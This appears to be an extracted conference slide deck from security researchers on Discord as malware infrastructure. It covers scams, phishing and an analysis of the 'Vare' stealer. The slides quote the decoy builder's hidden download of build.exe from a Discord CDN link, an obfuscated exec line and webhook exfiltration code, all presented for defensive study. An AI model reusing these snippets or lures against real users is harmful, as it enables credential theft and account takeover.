



# Socially Malicious

Discord as Malware Infrastructure

---

# Andy Thompson

*Offensive Security Research Evangelist*

- SSCP/CISSP
- GPEN
- Emcee of Dallas Hackers Association
- Travel Hacker

 andythompsoninfosec

 Andy\_Thompson

 Andy.Thompson@CyberArk.com







---


# David El

*Security Researcher*

- Breaking things 10+ years
- Fixing things for 7+ years
- Early Discord Adopter, ex-Community Manager
- Too many hobbies to count

 david-el

 @0xdavidel

 David.El@CyberArk.com



---

# Agenda

- The Dangers of Discord
- A new threat actor – Kurdistan 4455
- Misusing Discord for Infrastructure
- Trends in the threat landscape





---


# NOT in the Agenda

- Injection into ElectronJS apps
- Complete Analysis of Vare
- The secret technique for coding bug-free software



# What is Discord

- Communication platform
- Originally for gamers, but expanded to other groups as well
- Text, voice, & video chat
- Supports integration with other applications.





---

# Why Discord?

- Used in corporate environments
  - Developer communities, product communities, and many more
- Casual communications and communities
- Reputation, not verification
- Easy target audience



# —○ The Dangers of Discord





---

## Anatomy of Discord – User ID

UserDave#1337



---

## Anatomy of Discord – User ID

UserDave#1337





## Anatomy of Discord – User ID

UserDave#1337

UserDave#1337





# The Dangers of Unicode

н U ч CDM  
€ si я а б  
д е ж з v w  
в г д де ж





---

Update == Good?

UserDave#1337



---

Update == BAD 🤖

UserDave





# Money Scam

- Magically win money!
- Just register and win!





Trippin Ape Tribe Bot 11/07/2022 03:05

🎁 Congratulations, @Jdewi! 🎁

*You have been randomly selected among users of Public Discord Servers, such as: Crypto Technical Analysis with Mitch Ray, TronNetowrkEn, BitTorrent, BitMax, BitMart and many others ... In the Giveaway! We are fast-growing crypto project which offers the best conditions to hold and gamble your Crypto! To attract new users, we did a free giveaway with 150 prizes worth almost 2 BTC!*

✅ You WON: 0.33 BTC

💣 How to use and get your prize? 💣

- ➔ Sign up on the site - <https://graviocoin.io/>
- ➔ «Promocode» section and activate your Code: XXUH08Bnhx
- ➔ Withdraw BTC to your address.
- ➔ Done!

!!! Rules !!!

- 🔴 Don't give this Code to other person.
- 🔴 Code is valid 3 days from the date of issue.

🔔 Do you have any questions about winnings? 🔔

✉ Contact online support on the site. ✉





---

# Account Takeover Scam

- Phishing
- Two-Factor authentication “bypass”
- Session Token is the key



## Welcome back!

We're so excited to see you again!

EMAIL OR PHONE NUMBER

PASSWORD

[Forgot your password?](#)

Login

Need an account? [Register](#)



## Log in with QR Code

Scan this with the **Discord** mobile app to log in instantly.







outlet-problem-hide-stamp.trycloudflare.com/login.html.php

We're so excited to see you again!

EMAIL OR PHONE NUMBER

PASSWORD

[Forgot your password?](#)

Login

Need an account? [Register](#)



**Log in with QR Code**

Scan this with the **Discord**  
mobile app to log in instantly.



---

# Malware

- Hardest to pull off
- Highest reward
- Weapons race
- Malware communities





# ○ Kurdistan 4455





Find or start a conversation



BestFriend ●



Search



Friends

Nitro

Message Requests

DIRECT MESSAGES



BestFriend



g0ku



shakreiner



zachi40



vatvo69



akz



Bitcoin



BestFriend



UserDave



Message #general



This is the beginning of your direct message history with BestFriend



1 Mutual Server

Add Friend

Block



BestFriend Today at 9:30 PM

Heyyy

I have a new grabber for you to check out!!!!

It's called Vare, super stealthy, super fast!



Features List

- Simple Usage
- 1 Module Require
- Auto Install Module
- Webhook in [pastebin.com/raw/XXXXXXXX](#)
- Change Custom Status
- Grab on 23 Applications/Navigateurs
- Auto Nitro purchaser

Check it out!!!



Vare\_Stealer\_Builder.exe

415.63 KB



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend &gt;







Find or start a conversation



BestFriend



Search



Friends

Nitro

Message Requests

DIRECT MESSAGES



BestFriend



g0ku



shakreiner



zachi40



vatvo69



akz



Bitcoin



BestFriend



UserDave



Message #general



This is the beginning of your direct message history with BestFriend



1 Mutual Server

Add Friend

Block



BestFriend Today at 9:30 PM



Heyyy



I have a new grabber for you to check out!!!!

It's called Vare, super stealthy, super fast!



Features List

- Simple Usage
- 1 Module Require
- Auto Install Module
- Webhook in [pastebin.com/raw/XXXXXXXXX](#)
- Change Custom Status
- Grab on 23 Applications/Navigateurs
- Auto Nitro purchaser

Check it out!!!



Vare\_Stealer\_Builder.exe

415.63 KB



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend &gt;



Find or start a conversation

@ BestFriend



- Friends
- Nitro
- Message Requests
- DIRECT MESSAGES +
  - BestFriend
  - g0ku
  - shakreiner
  - zachi40
  - vatvo69
  - akz
  - Bitcoin
  - BestFriend

This is the beginning of

1 Mutual Server




BestFriend



Hey

I have a new gr

It's called Vare



Features L

- Simple Usa
- 1 Module R
- Auto Instal
- Webhook in
- Change Cu
- Grab on 23
- Auto Nitro

Check it out!!!



Vare\_S  
415.63 Kb

**BestFriend**

DISCORD MEMBER SINCE  
Mar 05, 2023

NOTE

1 Mutual Friend >



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend >



UserDave



Message #general







Find or start a conversation



BestFriend



Search



Friends

Nitro

Message Requests

DIRECT MESSAGES



BestFriend



g0ku



shakreiner



zachi40



vatvo69



akz



Bitcoin



BestFriend



UserDave



Message #general



This is the beginning of your direct message history with BestFriend



1 Mutual Server

Add Friend

Block



BestFriend Today at 9:30 PM



Heyyy



I have a new grabber for you to check out!!!!

It's called Vare, super stealthy, super fast!



Features List

- Simple Usage
- 1 Module Require
- Auto Install Module
- Webhook in [pastebin.com/raw/XXXXXXXXX](#)
- Change Custom Status
- Grab on 23 Applications/Navigateurs
- Auto Nitro purchaser

Check it out!!!



Vare\_Stealer\_Builder.exe

415.63 KB



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend &gt;



Find or start a conversation



BestFriend



Search



Friends

Nitro

Message Requests

DIRECT MESSAGES



BestFriend



g0ku



shakreiner



zachi40



vatvo69



akz



Bitcoin



BestFriend



UserDave



Message #general



This is the beginning of your direct message history with BestFriend



1 Mutual Server

Add Friend

Block



BestFriend Today at 9:30 PM



Heyyy



I have a new grabber for you to check out!!!!

It's called Vare, super stealthy, super fast!



Features List

- Simple Usage
- 1 Module Require
- Auto Install Module
- Webhook in [pastebin.com/raw/XXXXXXXX](#)
- Change Custom Status
- Grab on 23 Applications/Navigateurs
- Auto Nitro purchaser

Check it out!!!



Vare\_Stealer\_Builder.exe

415.63 KB



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend &gt;







Find or s




Fr







Ni

M

DIRECT M



User

 Heyyy 

I have a new grabber for you to check out!!!!

It's called Vare, super stealthy, super fast!



### Features List

- Simple Usage
- 1 Module Require
- Auto Install Module
- Webhook in [pastebin.com/raw/XXXXXXXXXX](https://pastebin.com/raw/XXXXXXXXXX)
- Change Custom Status
- Grab on 23 Applications/Navigateurs
- Auto Nitro purchaser

Check it out!!!



Vare\_Stealer\_Builder.exe

415.63 KB



Search



BestFriend

DISCORD MEMBER SINCE

Mar 05, 2023

NOTE

1 Mutual Friend >





Vare\_Stealer\_Builder.exe  
415.63 KB





```
/$$    /$$  
| $$   | $$  
| $$   | $$ /$$$$$$ /$$$$$$ /$$$$$$  
| $$ / $$ /  _____ $$ /$$  _  $$ /$$  _  $$  
 \  $$ $$ /  /$$$$$$ $ $ \  _ /  $$$$$$  
 \  $$$ /  /$$  _  $ $ $ $  |  $$  _  /  
 \  $ /   $$$$$$ $ $  |  $$$$$$  
 \  /     \  _  /  \  _  /  \  _  /
```

```
/$$$$$$ /$$  
/$$  _  $$ | $$  
| $$ \  _ /$$$$$$ /$$$$$$ /$$$$$$ | $$ /$$$$$$ /$$$$$$  
|  $$$$$$|  _  _ /  _  _  $ $ |  _  _  $ $ /  _  _  $ $  
 \  _  _  $ $ |  $ $ |  $$$$$$ /$$$$$$ $ $ |  $$$$$$ $ $ \  _ /  
 /$$ \  $ $ |  $ $ /$$ $ $  _  /  /$$  _  $ $ |  $ $  _  /  $ $  
|  $$$$$$ /  $$$$$$ /$$$$$$ $$$$$$ $ $ |  $$$$$$ $ $  
 \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /
```

[!] Your Discord Webhook URL : <https://discord.com/api/webhooks/...>

[?] Startup (y/n) : **y**

[?] Discord Stealer (y/n) : **y**

[?] Browser Data (y/n) : **y**

Nice Job!

Your Stealer Building Please Wait



**OOPS?**







CATS : ALL YOUR BASE ARE BELONG  
TO US.



Vare | Github MalwareAuthor BOT Today at 11:43 AM

## System Information

### User

Display Name:

Hostname:

Username:

### System

CPU: Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz

GPU: VMware SVGA 3D

RAM: 4.0

HWID:

### Disk

| Drive | Free | Total | Use%  |
|-------|------|-------|-------|
| C:\   | 66GB | 148GB | 55.3% |

### Network

IP Address:

MAC Address:

Country:

Region:

City:

ISP:

### WiFi

SSID

PASSWORD



# ◦ Vare Stealer – Smoke and Mirrors

```
download("https://cdn.discordapp.com/attachments/1013115456963489868/1021582059543740476/build.exe")

print("""
  /$$      /$$
 | $$      | $$
 | $$      | $$ /$$$$$$ /$$$$$$ /$$$$$$
 |  $$ /  $$ /  _$$ $ /$$ _$$ /$$ _$$
 \   $$ $$ /  /$$$$$$ | $$ \  /  /$$$$$$
 \   $$$ /  /$$ _$$ | $$   \  /$$$$$$
 \   $ /  /$$$$$$ | $$   \ /$$$$$$
 \  /  /$$$$$$ | $$   \ /$$$$$$
 \ /  /$$$$$$ | $$   \ /$$$$$$

  /$$$$$ /$$
 /$$ _$$ $ /$$
 | $$ \  /  /$$$$$ /$$$$$ /$$$$$
 | $$$ \  /$$ _$$ /$$ _$$ /$$ _$$
 \   $$ /  /$$$$$ | $$ \  /$$$$$
 \   $$$ /  /$$ _$$ | $$   \ /$$$$$
 \   $ /  /$$$$$ | $$   \ /$$$$$
 \  /  /$$$$$ | $$   \ /$$$$$

""")

input("[!] Your Discord Webhook URL : ")
input("[?] Startup (y/n) : ")
input("[?] Discord Stealer (y/n) : ")
input("[?] Browser Data (y/n) : ")


print("Nice Job!")
time.sleep(1)
print("Your Stealer Building Please Wait")
```





# o Vare Stealer - Overview

- Three stealers combined
  - Two are public
  - One is custom made
- Written in Python
- Converted to EXE with pyInstaller



# o Vare Stealer - Obfuscation

- Layer 1 – Base64
- Layer 2 – Custom Obfuscator

Base64 obfuscated  
layer

pyImpossibleObf  
obfuscated layer


```
import pyImpossibleObf
exec(pyImpossibleObf.deobfuscate([72, 68, 70, 35, 49, ... ]))
```






# ○ Vare Stealer - Empyrean

- Largest Discord Stealer on Github
  - 339 Stars, 200 Commits
- Modules for
  - Anti-Debugging and Anti-VM
  - Persistence through registry startup
  - Info-Stealing from Chromium browsers
  - Info-Stealing from Discord
- Data exfiltration through Webhook





# ○ Vore Stealer – Hidden Payload



- Written by the Malware Author
- Basic Info Stealer
- Data Exfiltration through a Webhook



# Discord as Infrastructure





# Content Delivery Network

```
download("https://cdn.discordapp.com/attachments/1013115456963489868/1021582059543740476/build.exe")
```

```
print("""
```

```
 /$$      /$$
| $$      | $$
| $$      | $$ /$$$$$$ /$$$$$$ /$$$$$$
|  $$ /  $$/|___  $$ /$$_  $$ /$$_  $$
 \  $$ $$$/  /$$$$$$| $$ \__ /  $$$$$$
  \  $$$/  /$$_  $$| $$   |  $$$$_/
   \  $/   $$$$$$| $$   |  $$$$$$
    \_/    \_____/|__/\  \_____/
```

```
 /$$$$$ /$$      /$$
/$_  $$ | $$      | $$
| $$ \__ /$$$$$ /$$$$$ /$$$$$ | $$ /$$$$$ /$$$$$
|  $$$$_/  $$$$_/ /$$_  $$ |___  $$| $$ /$$_  $$ /$$_  $$
 \  $$$$_/  $$$$_/ $$$$$$ /$$$$$| $$ |$$$$$| $$ \__ /
  \  $$$$_/  $$$$_/ $$$$_/ /$$_  $$| $$ |$$$$_/| $$
   \  $$$$_/  $$$$_/ $$$$$$| $$$$$$| $$ |$$$$$| $$
    \__/\  \__/\  \__/\  \__/\  \__/\  \__/\  \__/\
```

```
""")
```

```
input("[!] Your Discord Webhook URL : ")
```

```
input("[?] Startup (y/n) : ")
```

```
input("[?] Discord Stealer (y/n) : ")
```

```
input("[?] Browser Data (y/n) : ")
```

```
print("Nice Job!")
```

```
time.sleep(1)
```

```
print("Your Stealer Building Please Wait")
```





# ◦ Content Delivery Network

<https://cdn.discordapp.com/attachments/1013115456963489868/1021582059543740476/build.exe>

- Every file uploaded to Discord gets a link
- Publicly facing
- Up to 50mb free or 500mb for Nitro



```
/$$    /$$  
| $$   | $$  
| $$   | $$ /$$$$$$ /$$$$$$ /$$$$$$  
| $$ / $$ /  _____ $$ /$$  _  $$ /$$  _  $$  
 \  $$ $$ /  /$$$$$$ $ $ \  _ /  $$$$$$  
 \  $$$ /  /$$  _  $ $ $ $  |  $$  _  /  
 \  $ /   $$$$$$ $ $ $ $  |  $$$$$$  
 \  /     \  _  /  \  _  /  \  _  /
```

```
/$$$$$$ /$$  
/$$  _  $$ | $$  
| $$ \  _ /$$$$$$ /$$$$$$ /$$$$$$ | $$ /$$$$$$ /$$$$$$  
|  $$$$$$|  _  _ /  _  _  $ $ |  _  _  $ $ /  _  _  $ $  
 \  _  _  $ $ |  _  _  |  $$$$$$ /$$$$$$ $ $ |  $$$$$$ |  _  _  /  
 /$$ \  _  $ $ |  _  _ /  _  _  $ $ |  _  _  $ $ |  _  _  /  $ $  
|  $$$$$$ /  |  $$$$ /  $$$$$$ |  $$$$$$ |  $ $ |  $$$$$$ |  $ $  
 \  _  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /  \  _  /
```

[!] Your Discord Webhook URL : <https://discord.com/api/webhooks/.../...>

[?] Startup (y/n) : **y**

[?] Discord Stealer (y/n) : **y**

[?] Browser Data (y/n) : **y**

Nice Job!

Your Stealer Building Please Wait



## ◦ Webhooks

<https://discord.com/api/webhooks/.../...>


- Tied to Discord Channels
- Amazing for one way communication
- No need for authentication





# Webhooks

```
webhook.send(  
    embed=embed,  
    username='Vare | Github MalwareAuthor',  
    avatar_url='https://cdn.discordapp.com/attachments/...')  
)
```



# ○ Discord API

- Used for creating bots
- Missused for creating Command and Control communication
- Huge community support







# Trends in the Landscape






# o Trends - GitHub

- 2390 GitHub repositories with tags
  - Discord Stealer
  - Discord Grabber
  - Discord Token Grabber
- 44.5% are written in Python
- 20.5% are written in Javascript



# o Trends - GitHub





# ○ Trends - VirusTotal

